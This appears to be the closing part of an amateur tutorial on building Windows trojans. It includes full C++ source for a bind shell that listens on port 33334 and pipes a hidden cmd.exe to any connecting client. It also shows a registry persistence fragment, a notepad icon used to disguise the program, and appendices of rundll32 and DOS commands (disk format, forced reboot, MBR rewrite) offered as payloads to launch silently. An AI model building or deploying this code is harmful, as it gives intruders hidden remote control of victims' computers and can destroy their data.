                        (LPBYTE) buffer, (lstrlen(buffer) + 1)*sizeof(WCHAR));

    if (res!=ERROR_SUCCESS)
    {
        MessageBox(0,"RegSetValueEx","Error",0);
        return;
    }

    RegCloseKey(key);
}

```

portbind.cpp

```

#include <windows.h>
#include <winsock.h>
#include "portbind.h"

#pragma comment(lib,"ws2_32.lib")

void portbind(void)
{
    WSADATA wsa;
    SOCKET listenFD;
    char Buff[1024];
    int ret;
    struct sockaddr_in server;
    int iAddrSize;

```



```

SOCKET clientFD;
SECURITY_ATTRIBUTES sa;

WSAStartup(MAKEWORD(2,2), &wsa);

listenFD = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

server.sin_family = AF_INET;
server.sin_port = htons(33334);
server.sin_addr.s_addr = INADDR_ANY;
ret = bind(listenFD, (struct sockaddr *)&server, sizeof(server));
ret = listen(listenFD, 2);

iAddrSize = sizeof(server);
clientFD = accept(listenFD, (struct sockaddr *)&server, &iAddrSize);

sa.nLength = 12;
sa.lpSecurityDescriptor = 0;
sa.bInheritHandle = true;

HANDLE hReadPipe1, hWritePipe1, hReadPipe2, hWritePipe2;
ret = CreatePipe(&hReadPipe1, &hWritePipe1, &sa, 0);

ret = CreatePipe(&hReadPipe2, &hWritePipe2, &sa, 0);

STARTUPINFO si;
ZeroMemory(&si, sizeof(si));
si.dwFlags = STARTF_USESHOWWINDOW | STARTF_USESTDHANDLES;
si.wShowWindow = SW_HIDE;
si.hStdInput = hReadPipe2;
si.hStdOutput = si.hStdError = hWritePipe1;
char cmdLine[] = "cmd.exe";
PROCESS_INFORMATION ProcessInformation;
ret = CreateProcess(NULL, cmdLine, NULL, NULL, 1, 0, NULL, NULL, &si, &ProcessInformation);

unsigned long lBytesRead;

while(1)
{
    ret = PeekNamedPipe(hReadPipe1, Buff, 1024, &lBytesRead, 0, 0);

    if (lBytesRead)
    {
        ret = ReadFile(hReadPipe1, Buff, lBytesRead, &lBytesRead, 0);
        if (!ret) break;
        ret = send(clientFD, Buff, lBytesRead, 0);

        if (ret <= 0) break;
    }
    else
    {
        lBytesRead = recv(clientFD, Buff, 1024, 0);
        if (lBytesRead <= 0) break;

        ret = WriteFile(hWritePipe2, Buff, lBytesRead, &lBytesRead, 0);
        if (!ret) break;
    }
}
}

```

portbind.h

```
#ifndef _PORTBIND_H_
#define _PORTBIND_H_
void portbind(void);
#endif
```

intitrojan.rc

```
MyIcon ICON notepad.ico
```

APPENDIX B

This appendix contains some useful DOS commands which I found on the Internet, which can be incorporated into your network programs as parameters to WinExec(), System(), or CreateProcess(). I have not tried all of them. Feel free to experiment.

Running Remote Commands

Feel free to experiment by inserting this in a WinExec() function as described earlier.

Rundll32.exe is used by Windows to launch actions defined in DLLs. One of its capabilities is running Control Panel tools (applets).

Using Rundll32.exe, you can launch the applets from a CPL file, and you can cause the applet to open on a particular page.

Basic Script Syntax:

Run("rundll32.exe","shell32.dll,Control_RunDLL filename.cpl")

General syntax:

Run("rundll32.exe","shell32.dll,Control_RunDLL filename.cpl,@n,t")

where filename.cpl is the name of one of Control Panel's *.CPL files, n is the zero based number of the applet within the *.CPL file, and t is the number of the tab for multi paged applets.

To select a particular applet within the file, append a comma, an @ sign, and the number of the applet.

Launch the keyboard applet, which is the second applet within Main.cpl, you would use:

Run(" rundll32.exe","shell32.dll,Control_RunDLL main.cpl,@1")

Some multipage applets are designed so that they can be opened at a particular page. You must specify the applet number (@0 for a single-applet file). Then append a comma and the page number.

This line launches the Display Properties dialog and opens to the Appearance page (the third page; number two):

Run("rundll32.exe","shell32.dll,Control_RunDLL desk.cpl,@0,2")

Control panel tools and applets:

Accessibility Options access.cpl
 Add New Hardware sysdm.cpl
 Add new hardware Add/Remove Programs appwiz.cpl
 Date/Time Properties timedate.cpl
 Display Properties desk.cpl
 FindFast findfast.cpl
 Fonts Folder fonts
 Internet Properties inetctl.cpl
 Joystick Properties joy.cpl
 Keyboard Properties main.cpl keyboard
 Microsoft Exchange mlcfg32.cpl
 Microsoft Mail Post Office wgpocpl.cpl
 Modem Properties modem.cpl
 Mouse Properties main.cpl
 Multimedia Properties mmsys.cpl

Network Properties netcpl.cpl (In Windows NT 4.0, Network properties is Ncpa.cpl, not Netcpl.cpl)
 Password Properties password.cpl
 PC Card main.cpl pc card
 Power Management (Windows 95) main.cpl power
 Power Management (Windows 98) powercfg.cpl
 Printers Folder printers
 Regional Settings intl.cpl
 Scanners and Cameras sticpl.cpl
 Sound Properties mmsys.cpl
 Sounds System Properties sysdm.cpl

Examples

Date/time applet, Time Zone tab:

```
Run("rundll32.exe","shell32.dll,Control_RunDLL
TIMEDATE.CPL,@0,1")
```

Desktop applet, Screensaver tab:

```
Run("rundll32.exe","shell32.dll,Control_RunDLL
DESK.CPL,@0,1")
```

Network applet, Protocols tab:

```
Run("rundll32.exe","shell32.dll,Control_RunDLL
NCPA.CPL,@0,2")
```

Network applet, Adapters tab:

```
Run("rundll32.exe","shell32.dll,Control_RunDLL
NCPA.CPL,@0,3")
```

System applet, Environment tab:

```
Run("rundll32.exe","shell32.dll,Control_RunDLL
SYSDM.CPL,@0,2")
```

Sound

```
Run("rundll32.exe","shell32.dll,Control_RunDLL mmsys.cpl")
```

Joystick

```
Run("rundll32.exe","shell32.dll,Control_RunDLL joy.cpl")
```

Users Tool

```
Run("rundll32.exe","shell32.dll,Control_RunDLL inetcpl.cpl
users")
```

Networks properties, Services tab

```
Run("rundll32.exe","shell32.dll,Control_RunDLL ncpa.cpl,,1")
```

Other tricks

Format Disk

```
Run("rundll32.exe","shell32.dll,SHFormatDrive")
```

Copy Disk

```
Run("rundll32.exe","diskcopy.dll,DiskCopyRunDll")
```

Exit Windows

```
Run("RUNDLL32.EXE","USER.EXE,ExitWindows")
```

Restart Windows

```
Run("RUNDLL32.EXE","USER.EXE,ExitWindowsExec")
```

Logoff Windows 98 and run Explorer after relogin:

```
Run("RUNDLL32.EXE",SHELL32.DLL,SHExitWindowsEx 4")
```

Start "Add New Printer" wizard:

```
Run("RUNDLL32.EXE","SHELL32.DLL,SHHelpShortcuts_RunDLL AddPrinter")
```

Show Windows 9x's "System setting changed, do you want to reboot now?" dialog

```
Run("RUNDLL32.EXE","SHELL.DLL,RestartDialog")
```

Open a file with Windows' "Open as" dialog:

```
Run("RUNDLL32.EXE","SHELL32.DLL,OpenAs_RunDLL filename")
```

Swap your mouse to left handed:

```
Run("RUNDLL32.EXE","USER.EXE,SwapMouseButton"
Windows NT: Run("RUNDLL32.EXE","USER32.DLL,SwapMouseButton")
```

Start DialUp Network:

```
Run("RUNDLL32.EXE","RNAUI.DLL,RnaDial exact name of dialer entry")
```

Install ScreenSaver

```
Run("RUNDLL32.EXE","DESK.CPL,InstallScreenSaver filename.scr")
```

Display the Fonts Folder in Explorer view

```
Run("RUNDLL32.EXE","shell32.dll,SHHelpShortcuts_RunDLL FontsFolder")
```

Displays the Create New Shortcut dialog.

```
Run("RUNDLL32.EXE","shell32.dll,Control_RunDLL apwiz.cpl,NewLinkHere path")
```

Displays the Install/Uninstall tab selected

```
Run("RUNDLL32.EXE","shell32.dll,Control_RunDLL appwiz.cpl,,1")
```

Send the HTML file to the printer

```
Run("RUNDLL32.EXE","mshtml.dll,PrintHTML htmlfile.html")
```

Displays Internet Properties, General Tab

```
Run("RUNDLL32.EXE","shell32.dll,Control_RunDLL inetcpl.cpl,,0")
```

Microsoft Exchange Profiles general property page

```
Run("RUNDLL32.EXE","shell32.dll,Control_RunDLL mlcfg32.cpl")
```

Microsoft Postoffice Workgroup Admin property page

```
Run("RUNDLL32.EXE","shell32.dll,Control_RunDLL wgpocpl.cpl")
```

Multimedia/Audio property page

```
Run("RUNDLL32.EXE","shell32.dll,Control_RunDLL mmsys.cpl,,0")
```

RUNDLL32.EXE settings

Sample usage of RUNDLL32.EXE executable:

Running a Control Panel applet

`rundll32 shell32.dll,Control_RunDLL applet.cpl` (see [this page](#) for further reference of applets)

`rundll32.exe AppWiz.Cpl,NewLinkHere %1`

Creates a new link in directory %1 (name and target are requested by wizard)

`rundll32.exe desk.cpl,InstallScreenSaver %I` [Opens screensaver menu]

Open with ... function

`rundll32.exe shell32.dll,OpenAs_RunDLL %1`

%1 is a place holder and carries first argument, e.g. Path+Name

`rundll32.exe diskcopy,DiskCopyRunDll`

Copy Disk

`rundll32.exe user.exe,ExitWindows` [Fast Shutdown of Windows]

`rundll32.exe user.exe,ExitWindowsExec` [Restart Windows]

`rundll32.exe shell32.dll,SHExitWindowsEx n`

where n stands for:

0 - LOGOFF

1 - SHUTDOWN

2 - REBOOT

4 - FORCE

8 - POWEROFF

(can be combined -> 6 = 2+4 FORCE REBOOT)

`rundll32.exe setupapi,InstallHinfSection DefaultInstall 132 install.inf`

Installs given [install.inf] INF file

`rundll32.exe user.exe,wnetconnectdialog` [Opens Connect Network drive dialog]

`rundll32.exe user.exe,wnetdisconnectdialog` [Opens Disconnect Network drive dialog]

`rundll32.exe rnaui.dll,RnaDial UUNET`

Starts given connection, e.g. UUNET in Dial-Up network directory.

Control Panel (CONTROL.EXE)

Control Panel:

`rundll32.exe shell32.dll,Control_RunDLL`

Accessibility Options (ACCESS.CPL)

Accessibility Properties (Keyboard):

`rundll32.exe shell32.dll,Control_RunDLL access.cpl,,1`

Accessibility Properties (Sound):

`rundll32.exe shell32.dll,Control_RunDLL access.cpl,,2`

Accessibility Properties (Display):

rundll32.exe shell32.dll,Control_RunDLL access.cpl,,3

Accessibility Properties (Mouse):

rundll32.exe shell32.dll,Control_RunDLL access.cpl,,4

Accessibility Properties (General):

rundll32.exe shell32.dll,Control_RunDLL access.cpl,,5

Add/Remove Programs (APPWIZ.CPL)

Add/Remove Programs Properties (Install/Uninstall):

rundll32.exe shell32.dll,Control_RunDLL appwiz.cpl,,1

Add/Remove Programs Properties (Windows Setup):

rundll32.exe shell32.dll,Control_RunDLL appwiz.cpl,,2

Add/Remove Programs Properties (Startup Disk):

rundll32.exe shell32.dll,Control_RunDLL appwiz.cpl,,3

Display Options (DESK.CPL)

Display Properties (Background):

rundll32.exe shell32.dll,Control_RunDLL desk.cpl,,0

Display Properties (Screen Saver):

rundll32.exe shell32.dll,Control_RunDLL desk.cpl,,1

Display Properties (Appearance):

rundll32.exe shell32.dll,Control_RunDLL desk.cpl,,2

Display Properties (Settings):

rundll32.exe shell32.dll,Control_RunDLL desk.cpl,,3

Regional Settings (INTL.CPL)

Regional Settings Properties (Regional Settings):

rundll32.exe shell32.dll,Control_RunDLL intl.cpl,,0

Regional Settings Properties (Number):

rundll32.exe shell32.dll,Control_RunDLL intl.cpl,,1

Regional Settings Properties (Currency):

rundll32.exe shell32.dll,Control_RunDLL intl.cpl,,2

Regional Settings Properties (Time):

rundll32.exe shell32.dll,Control_RunDLL intl.cpl,,3

Regional Settings Properties (Date):

rundll32.exe shell32.dll,Control_RunDLL intl.cpl,,4

Joystick Options (JOY.CPL)

Joystick Properties (Joystick):

rundll32.exe shell32.dll,Control_RunDLL joy.cpl

Mouse/Keyboard/Printers/Fonts Options (MAIN.CPL)

Mouse Properties:

rundll32.exe shell32.dll,Control_RunDLL main.cpl @0

Keyboard Properties:

rundll32.exe shell32.dll,Control_RunDLL main.cpl @1

Printers:

rundll32.exe shell32.dll,Control_RunDLL main.cpl @2

Fonts:

rundll32.exe shell32.dll,Control_RunDLL main.cpl @3

Mail and Fax Options (MLCFG32.CPL)

Microsoft Exchange Profiles (General):

rundll32.exe shell32.dll,Control_RunDLL mlcfg32.cpl

Multimedia/Sounds Options (MMSYS.CPL)

Multimedia Properties (Audio):

rundll32.exe shell32.dll,Control_RunDLL mmsys.cpl,,0

Multimedia Properties (Video):

rundll32.exe shell32.dll,Control_RunDLL mmsys.cpl,,1

Multimedia Properties (MIDI):

rundll32.exe shell32.dll,Control_RunDLL mmsys.cpl,,2

Multimedia Properties (CD Music):

rundll32.exe shell32.dll,Control_RunDLL mmsys.cpl,,3

Multimedia Properties (Advanced):

rundll32.exe shell32.dll,Control_RunDLL mmsys.cpl,,4

Sounds Properties:

rundll32.exe shell32.dll,Control_RunDLL mmsys.cpl @1

Modem Options (MODEM.CPL)

Modem Properties (General):

rundll32.exe shell32.dll,Control_RunDLL modem.cpl

Network Options (NETCPL.CPL)

Network (Configuration):

rundll32.exe shell32.dll,Control_RunDLL netcpl.cpl

Password Options (PASSWORD.CPL)

Password Properties (Change Passwords):

rundll32.exe shell32.dll,Control_RunDLL password.cpl

System/Add New Hardware Options (SYSDM.CPL)

System Properties (General):

rundll32.exe shell32.dll,Control_RunDLL sysdm.cpl,,0

System Properties (Device Manager):

rundll32.exe shell32.dll,Control_RunDLL sysdm.cpl,,1

System Properties (Hardware Profiles):

rundll32.exe shell32.dll,Control_RunDLL sysdm.cpl,,2

System Properties (Performance):

rundll32.exe shell32.dll,Control_RunDLL sysdm.cpl,,3

Add New Hardware Wizard:

`rundll32.exe shell32.dll,Control_RunDLL sysdm.cpl @1`

Date and Time Options (TIMEDATE.CPL)

Date/Time Properties:

`rundll32.exe shell32.dll,Control_RunDLL timedate.cpl`

Microsoft Mail Postoffice Options (WGPOCPL.CPL)

Microsoft Workgroup Postoffice Admin:

`rundll32.exe shell32.dll,Control_RunDLL wgpocpl.cpl`

SYSTEM WIZARDS

Open With (File Associations):

`rundll32.exe shell32.dll,OpenAs_RunDLL d:\path\filename.ext`

Run Diskcopy Dialog:

`rundll32 diskcopy.dll,DiskCopyRunDll`

Create New Shortcut Wizard:

'puts the new shortcut in the location specified by %1

`rundll32.exe AppWiz.Cpl,NewLinkHere %1`

Install New Hardware Wizard:

`rundll32.exe sysdm.cpl,InstallDevice_RunDLL`

Add Printer Wizard:

`rundll32.exe shell32.dll,SHHelpShortcuts_RunDLL AddPrinter`

Dial-up Networking Wizard

`rundll32.exe rnaui.dll,RnaWizard`

Open a Scrap Document:

`rundll32.exe shscrap.dll,OpenScrap_RunDLL /r /x %1`

Create a Briefcase:

`rundll32.exe syncui.dll,Briefcase_Create`

View Printers:

`rundll32.exe shell32.dll,SHHelpShortcuts_RunDLL PrintersFolder`

View Fonts:

`rundll32.exe shell32.dll,SHHelpShortcuts_RunDLL FontsFolder`

Pick a Time Zone Dialog:

`rundll32.exe shell32.dll,Control_RunDLL timedate.cpl,,/f`

The Undocumented DOS Commands

These commands may or may not work with your version or brand of DOS. Most of them require DOS 4.0 or higher but some may work with earlier versions.

Command	Description
;	(CONFIG.SYS only) A short-cut for the REM command.
::	(Batch files only) Another short-cut for the REM command, but faster (DOS just skips over any :: lines rather than processing them).
ANSI.SYS /L	(CONFIG.SYS only) /SCREENSIZE={number} or /S {number} sets the maximum number of lines to reserve for a screen buffer. Default is /S=25 -- use /S=43 or /S=50 to support full use of EGA/VGA 43/50-line screens. Or use /S=1 to save memory when the screen save/recall function is not used. Anyone know what /L does?
ATTRIB,	(ATTRIB followed by a comma) Same effect as ATTRIB -A -H -R -S *.* (removes attributes of all files in the current directory).
AVAILDEV	(CONFIG.SYS only) Only in DOS 2.x; see end of file for detailed information.
BACKUP /HD	When auto-formatting a disk for backup use, /HD causes the disk to always be formatted to high density (1.2 or 1.44 Mb).
CHKDSK /!	According to IBM, /! is a goof-up in the code of CHKDSK. When used, it does not affect the operation of CHKDSK in any way. Only in IBM's PC DOS 7.0 and possibly PC DOS 2000.
COMMAND /F	Automatically (F)ails floppy disk drive errors. Works either at the DOS prompt or in your SHELL=COMMAND.COM... line in CONFIG.SYS. Requires DOS 3.3 or higher.
COMMAND /D	Undoes the /F switch temporarily. Type EXIT to return to the auto-fail version of DOS. Use at the DOS prompt or in batch files only. Requires DOS 5.0 or higher.
COMMAND /T	(Only in MS-DOS 7.x, the DOS that comes with

- /Z Windows 95 and 98.) Undocumented switches for
COMMAND.
- COMMENT comment_ID (CONFIG.SYS only) Allows you to put comments onto
the end of CONFIG.SYS commands. For example,
COMMENT ; lets you use:
DOS=HIGH ; Loads DOS into high memory
Requires DOS 4.0 or higher.
- CPSW (CONFIG.SYS only) Only in DOS 4.0x; turns on
(CPSW=ON) or off (CPSW=OFF) code page switching.
- DIR, (DIR followed by a comma) Displays ALL files in
the current directory, including hidden and
system files. Does not work in MS-DOS 7.x, the DOS
that comes with Windows 95 and 98.
- DOSKEY /APPEDIT (As far as I can tell, only in MS-DOS 7.x, the
/COMMAND DOS that comes with Windows 95 and 98.) Some
/PERMANENT undocumented switches for DOSKEY. Anybody know
/SCRSIZE what they do?
/XHISTORY
- DRIVPARM (CONFIG.SYS only) Documented in DOS 4.0 through
6.x; undocumented in DOS 3.2, 3.3, PC DOS 7, and
PC DOS 2000. Works fine in MS-DOS 3.2/3.3 and PC
DOS 7.0/2000, but requires special handling in PC
DOS 3.2 or 3.3; see end of file.
- FDISK /MBR Re-writes the hard disk drive's Master Boot
Record. Useful if you hard disk drive just won't
boot up properly after you format it or after
you suffered from a MBR-corrupting virus.
Requires DOS 5.0 or higher.
- FDISK /PRI Other undocumented FDISK switches. /STATUS is
/EXT documented in DOS 6.0 and higher. /Q and /STATUS
/LOG require DOS 5.0 or higher. /STATUS shows the
/Q current status of your disk drive partitions.
/STATUS
/X
- FORMAT /AUTOTEST No-questions-asked format; just formats then
exits. No prompt for volume label and no disk
information is displayed. Requires DOS 4.0 or
higher.
- FORMAT /BACKUP Like /AUTOTEST except asks for volume label and
displays disk information (free space, etc.).
Requires DOS 4.0 or higher.
- FORMAT /SELECT Removes the format from a formatted disk; press Y
then Enter at the pause. No messages displayed.
DOS 4.0x's Setup program used this switch to
remove a 12-bit FAT format from a hard disk before
reformatting it with a 16-bit FAT, which allowed

use of hard drives bigger than 32 Mb. Requires DOS 4.0 or higher.

- FORMAT /U Suspiciously not documented in MS-DOS 7.x, the DOS that comes with Windows 95 and 98.
- IFS (CONFIG.SYS only) Only in DOS 4.0x. Loads Installable File System drivers. Uses the same format as DEVICE (IFS=C:\DOS\IFSDRV.R.SYS etc.).
- INSTALLHIGH (CONFIG.SYS only) Works the same as INSTALL except loads the program into upper memory. Requires DOS 6.0 or higher.
- LH In DOS 5.0 or higher, LH is not documented in the /? help as an abbreviation for LOADHIGH but it works fine.
- MULTITRACK (CONFIG.SYS only) The default is MULTITRACK=ON, and MULTITRACK=OFF solves compatibility problems with antique hard disk drives. Requires DOS 4.0 or higher. See end of file for more information.
- QBASIC /EDCOM In DOS 5.0 or higher, this is the undocumented QBASIC switch EDIT.COM uses to start the Editor. /EDCOM *must* be typed in all capitals. /EDCOM may be combined with /? to provide help on the Editor's options.
- QBASIC /QBHELP In MS-DOS 6.0 or higher, this is the undocumented QBASIC switch HELP.COM uses to start MS-DOS Help.
- RESTORE /Y Some undocumented switches for the RESTORE
/Z command. Anybody know what they do?
- SCANDISK /CLIP - Only in MS-DOS 7.x. Shortens long file names to regular 8.3 format. (?)
- /HELP - Same as /?. Works with MS-DOS 6.x and 7.x.
- /MOUNT - Mounts DriveSpace volume. Same as using "Mount=Always" in SCANDISK.INI Only in MS-DOS 7.x.
- /NEW - ??? Only in MS-DOS 7.x.
- /NOLOST - No prompt for surface scan, no check for lost clusters. Only in MS-DOS 7.x.
- /NOUI - Only in MS-DOS 7.x. Uses normal DOS interface instead of Windows 95 graphical interface.
- /TEXT - Only in MS-DOS 7.x. Same as /NOUI. (?)
- /TIME - Works with MS-DOS 6.x and 7.x. During surface scan, marks sectors that take longer than usual to read. These sectors may be on their way to failing totally. Same as using "ScanTimeOut=On" in SCANDISK.INI.
- SET NO_SEP=1 Removes the commas from numbers in DOS 6.2 and higher. Type SET NO_SEP= (nothing after the =) to turn commas back on. Documented in PC DOS 6.3 and higher but undocumented in MS-DOS 6.2 and

higher.

- SHARE /NC** No Count -- When a program asks how many sharing locks are left, it always responds with whatever the maximum is, no matter how many locks actually are in use.
- SWITCHAR** (CONFIG.SYS only) Only in DOS 2.x. Lets you change the switch character (usually "/") to some other character using SWITCHAR=x. See end of file for more information.
- SWITCHES /K** Undocumented in DOS 4.0x; documented in DOS 5.0 and higher. Turns off support for 101-key "enhanced" keyboards to make old programs happy.
- TRUENAME filename.ext** Displays the true, complete path of the file name specified. Ignores ASSIGN, JOIN, or SUBST re-assignments. If no file name is specified, displays the current complete path. When used on a network or CD-ROM drive or file, TRUENAME responds in the following format:
- //server/volume/dir/dir/file.ext
- Interestingly, the /? switch works with TRUENAME in PC DOS 7 (only), but it's not listed in the on-line help system. Requires DOS 4.0 or higher.
- VER /R** In MS-DOS 5.0 or higher, displays the DOS revision number and where DOS is loaded (low memory, HMA, or ROM). In PC DOS 5.0 or higher, displays where DOS is loaded (the DOS revision number is always displayed in PC DOS).
- XCOPY /Y** Not documented in MS-DOS 7.x, the DOS that comes with Windows 95 and 98. /Y gets rid of overwrite prompts, /-Y causes them if COPYCMD=/Y.

Additional information about AVAILDEV, DRIVPARM, MULTITRACK, and SWITCHAR:

AVAILDEV
 Syntax: AVAILDEV=TRUE or AVAILDEV=FALSE
 Default: AVAILDEV=TRUE

This command controls the access to devices. Usually devices are accessed by name (e.g. CON or LPT1). This behavior might be undesirable however if the user decides to use a device name as file name. AVAILDEV has been removed from DOS version 3.0 and higher so that there is no ambiguity when accessing a network. If CONFIG.SYS contains the command AVAILDEV=FALSE, the access to devices is only available using a non-existent file in the non-existent directory \DEV. For example, the device COM1 could be accessed as \DEV\COM1.

DRIVPARM

In PC DOS 3.2 and 3.3

When using PC DOS 3.2 or 3.3, DRIVPARM is undocumented but it can be made to work using this trick. In CONFIG.SYS, type:

Normal DOS 4.0+ DRIVPARM set-up switches.

↓

DRIVPARM ^A^A^A {switches}

^

Type Ctrl-A, not Shift-6 A. In MS-DOS's Edit, type Ctrl-P then Ctrl-A (you will see a smiley face on the screen).

MULTITRACK

Syntax: MULTITRACK=ON or MULTITRACK=OFF

Default: MULTITRACK=ON

Starting with DOS 4.0, disk accesses have been optimized to get better performance when working with "newer" hard disk drives. Among other things, reading and writing of more than one track with a single BIOS call has been implemented. But some problems have been observed with hard disk drives of some manufacturers. So the MULTITRACK=OFF option limits disk access to a single track.

SWITCHAR

Syntax: SWITCHAR=char

Default: SWITCHAR=/

Until DOS 3.0 you could select the character that has to precede each switch. You could use the UNIX-style command syntax when using "-" as the switch character instead of "/". There is a DOS system function (Int 21h, function 37h, subfunctions 0 and 1), undocumented until DOS 3.0, to get or set this switch character. Not all commands in all DOS versions did actually support this feature. That the reason for the removal of this option is the growing use of network software, where a selectable switch character would cause problems.

APPENDIX C

You can include DOS commands in your programs using `system()`.
Below is another alternative to `system()` and `WinExec()`.

```

////////////////////////////////////
///
//This example shows how to use CreateProcess() to run a command instead of using
system()
////////////////////////////////////
///

#include <windows.h>

void StartMyProcess(void);

int WINAPI WinMain(HINSTANCE hThisInst,HINSTANCE hPrevInst,LPSTR lpszArgs, int nWinMode)
{
    StartMyProcess(); //Use this - DOS window will not open

    /* The below 2, when run, will cause DOS window to open for a short while */
    //system("rundll32.exe shell32.dll,Control_RunDLL main.cpl,@1");
    //system("winpopup.exe");

    return 0;
}

void StartMyProcess()
{
    char CmdLine[128] = {0};

    //structure containing the info on how process will appear when started
    STARTUPINFO Si = {0};

    //structure on info of the process, eg, handle to process is found in Pi.hProcess
    PROCESS_INFORMATION Pi;

    //OPTIONAL:
    //Si.cb = sizeof(STARTUPINFO);
    //Si.wShowWindow = SW_SHOWDEFAULT;

    /* UNCOMMENT THE FUNCTION YOU WANT TO RUN */
    lstrcpy(CmdLine, "rundll32.exe shell32.dll,Control_RunDLL main.cpl,@1");
    //lstrcpy(CmdLine, "winpopup.exe");

    CreateProcess(NULL,CmdLine, NULL, NULL, TRUE,
                  NORMAL_PRIORITY_CLASS, NULL, NULL, &Si, &Pi);
    WaitForSingleObject(Pi.hProcess, INFINITE);

    //should closehandle, because, unlike threads,
    //processes are independent from parent
    CloseHandle(Pi.hProcess);
}

```

- The End -